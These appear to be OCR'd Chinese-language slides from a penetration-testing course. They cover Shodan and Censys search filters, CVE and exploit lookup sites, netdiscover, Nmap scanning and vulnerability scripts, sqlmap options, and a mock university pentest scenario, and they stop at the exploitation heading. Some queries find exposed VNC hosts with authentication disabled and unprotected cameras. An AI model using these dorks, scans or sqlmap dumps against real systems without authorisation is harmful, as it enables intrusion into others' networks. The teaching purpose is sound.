

Shodan
Maps
Images
Monitor
Developer
More...
SHODAN
Explore
Pricing
Search...
Login
Search Engine for the Internet of Everything
Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.
SIGN UP NOW

Shodan 申請為教育版方式-1

先註冊為一般使用者




Shodan 申請為教育版方式-2



Shodan 申請為教育版方式-3


寄信給 ：*academic@shodan.io*
告知要申請為 academic 帳號



From:https://toptechpal.com/how-to-upgrade-your-shodan-account-for-free/

Shodan 申請為教育版方式-4

大約半小時內回覆已升級帳號等級



a

Academic Support <academic@shodan.io>

Hi,

We've applied the free upgrade to your Shodan account which is linked to your academic email. A separate welcome email has been sent with several links to get started (including a copy of the official Shodan book).

The free academic account includes:

- Download up to 10,000 results per month
- Scan up to 100 IPs per month
- Network monitoring for 16 IPs
- The ability to use the "vuln" search filter on the website

Also see here for the official help center article on our free academic upgrade offers:

https://help.shodan.io/the-basics/academic-upgrade

Best regards,

•••


--

Han Huynh

***Shodan*®, LLC.**
"Make internet intelligence work for you!"

Shodan 申請為教育版方式-5

帳號已升級為 **Academic membership**



Shodan 搜尋功能

常用的參數

參數	說明	範例
net	搜尋IP網段的設備	net:140.0.0.0/16
port	搜尋指定Port	port:22,443
country	搜尋指定的國家	country:tw
city	搜尋指定的城市	city:"Taoyuan City"
product	搜尋指定的產品	product :D-link
os	搜尋指定的作業系統	os:windows
hostname	搜尋指定的網域名稱	hostname:edu.tw
org	搜尋指定的組織名稱	org:"Ministry of Education Computer Center"

Shodan 搜尋功能 - 一般練習

- 尋找Windows 系統，且開啟「遠端桌面」的主機
  - OS:Windows port:3389
- 尋找Ubuntu系統，且不是使用預設SSH port的主機
  - OS:Ubuntu "OpenSSH" -port:22
- 尋找自己學校網域，且使用Apache架設網站的主機
  - Hostname:xxx.edu.tw product:Apache
- 尋找自己學校網段，且開放mysql對外連線的主機
  - Hostname:xxx.edu.tw product:mysql

Shodan 搜尋功能-進階練習

- 尋找有開放校外存取的”JAWS/1.0”設備
  - JAWS/1.0 (攝影機)
- 尋找已安裝VNC的主機，且可以直接取得畫面的主機
  - "rfb" "authentication disabled"
- 尋找Windows版本為 20H2，且開放HTTP/HTTPs的主機
  - os:windows “version 2004” port:80,443
- 尋找已安裝vCenter，且在台灣的主機
  - vcenter server product:"VMware vCenter Server" country:"TW"

漏洞搜尋&探測

Censys

- **發展源由**
  - 由 GV（Google Ventures，Alphabet 旗下創投）和 Decibel（思科成立的創投公司）領投
  - 與Shodan相同，主要目的是搜尋裝置
- **運作原理**
  - 由開發並維護開放原始碼 ZMap 掃描器的同一團隊打造
  - Banner Grabbing (Http/Https, SSH, SQL)
- **費用**
  - 免費使用

Censys 搜尋功能


參數	說明	範例
ip	搜尋IP網段的設備	ip: 140.0.0.0/8
service.port	搜尋指定Port	service.port:{22, 443}
location.country_code	搜尋指定的國家	location.country_code：tw
Services.software.product	搜尋指定的產品型號	Services.software.product:DCS-5025L_5E
services.software.vendor	搜尋指定的廠商	services.software.vendor:microsoft
dns.names	搜尋指定的網域名稱	dns.names:edu.tw

漏洞搜尋&探測

- **Zeroday**
  - 學習SQL injection、XSS的地方

漏洞搜尋&探測


- **CVE Detail**
  - 搜尋CVE的好幫手



漏洞搜尋&探測


- **CVE Detail**
  - 欄位說明

欄位	說明
Vendor	廠商名稱(Microsoft)
Product	產品名稱(Windows)
CVE ID	CVE的號碼(CVE-2021-31166)
CVSS Score	風險評分系統 1-10(分數高愈，風險愈高)
Vulnerability Publish Date	漏洞被公開的時間



漏洞搜尋&探測

- **Exploit-db**
  - 搜尋攻擊程式的好幫手



漏洞搜尋&探測

- **Github**
  - 攻擊程式的大補帖

漏洞搜尋練習

請在CVE Detail網站上，依照下列條件搜尋CVE編號

- 2020年公開的資料
- 作業系統為Windows 10
- CVSS分數在7以上
- 攻擊複雜度低
- 不需要驗證使用者
- 漏洞類型有 overflow

在Github上是否有攻擊程式(exploit)可以使用?

漏洞搜尋&探測

- **netdiscover**
  - 功能
    - 區域網路內的主機探測工具
    - 透過 ARP 的方式偵測主機
    - 可以掃描多個網段
  - 指令
    - sudo netdiscover -r 10.0.2.0/24 (**要掃描的網段**)

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:7d:17:f9      1      60  PCS Systemtechnik GmbH
10.0.2.9        08:00:27:14:91:42      1      60  PCS Systemtechnik GmbH
10.0.2.16       08:00:27:1e:21:94      1      60  PCS Systemtechnik GmbH
```

漏洞搜尋&探測

- **Nmap**
  - 功能
    - 圖形化使用者介面或指令模式
    - 發現裝置、掃描通訊埠及服務、各種版本檢視、檢測作業系統
    - 可以掃描單一 IP、連續或不連續網段
    - 支援多種作業系統，如 Windows, macOS, Linux
    - 匯出的 xml 格式，可匯入到 Nessus 或 Metasploit 等工具

Nmap 說明

- **Nmap 指令模式**

Nmap 說明

- **Nmap 指令模式**

掃描方式	參考指令
掃描單一主機	nmap 目標IP
掃描多個主機	nmap 目標IP,目標IP
排除 IP 的方法	nmap 目標IP --exclude 特定IP
簡易掃描	nmap -A -T4 目標IP -A：全面掃描，包含偵測作業系統、服務版本、使用script、traceroute -T4：調整掃描速度(1~5)，數字愈大，速度愈快，如果網路穩定，建議用 T4
掃描特定 port	nmap -p 1-1024 目標IP
掃描最常使用的port	nmap -top 20 目標IP

Nmap 說明

- **Nmap 指令模式**

掃描方式	參考指令
只掃描服務的版本	nmap -sV 目標IP
只掃描作業系統版本	nmap -O 目標IP
透過 ICMP 偵測主機是否在線上	nmap -sn 目標IP
認定主機在線上，不透過 ICMP 的方式偵測主機是否存在	nmap -A -T4 -Pn 目標IP
將掃描檔匯出成 xml 檔案格式	nmap -A -T4 目標IP -oX filename.xml
掃描檔案中的目標主機	nmap -A -T4 -iL target.txt


Nmap 說明

- **Nmap 腳本模式 (script)**
  - 腳本路徑 /usr/share/nmap/scripts

掃描方式	參考指令
檢測預設腳本的漏洞	nmap -A -T4 --script default 目標IP
檢測常見的漏洞	nmap -A -T4 --script vuln 目標IP
檢測 ssh 的漏洞	nmap -p22 --script ssh-* 目標IP
檢測 snmp 的漏洞	nmap -sU -p161 --script default 目標IP
檢測 smb 的漏洞	nmap -p135,139,445 --script=smb-check-vulns 目標IP -Pn
檢測是否有WAF	nmap -p80,443 --script=http-waf-detect 目標IP

Sqlmap

- Sqlmap
  - SQL injection的檢測工具



Sqlmap 參數說明

- Sqlmap常用參數

-u	要檢測的網址(url)	**-T**	指定要列出的資料表
--dbs	列出所有的資料庫	**--columns**	列出目前資料表的所有欄位
--current-db	列出目前使用的資料庫	**--dump**	列出目前的資料內容
-D	指定要列出的資料庫	**--risk**	風險愈高，會使用不同的測試語法(如:or)，但可能對資料內容的影響愈大
--tables	列出目前資料庫的所有資料表	**--level**	在不同的地方測試sql injection，如cookie, Agnet
--random-agent	產生隨機的 User Agent 資料	**-p**	指定要檢測的欄位
-r	讀取 http的請求檔案	**--batch**	非交互模式，依照預設值進行掃描

情境

今天受委託，到某一間大學進行滲透測試，請試著發現該間學校有什麼漏洞，並進一步測試是否可以取得系統權限

漏洞探測

- 使用 nmap 確認下列事項
  - 主機開了那些port？

    80,81,135,443,445,2222
  - 這些port是什麼服務在使用？

    SMB, SSH, Web
  - 這些服務是否有漏洞？

漏洞利用

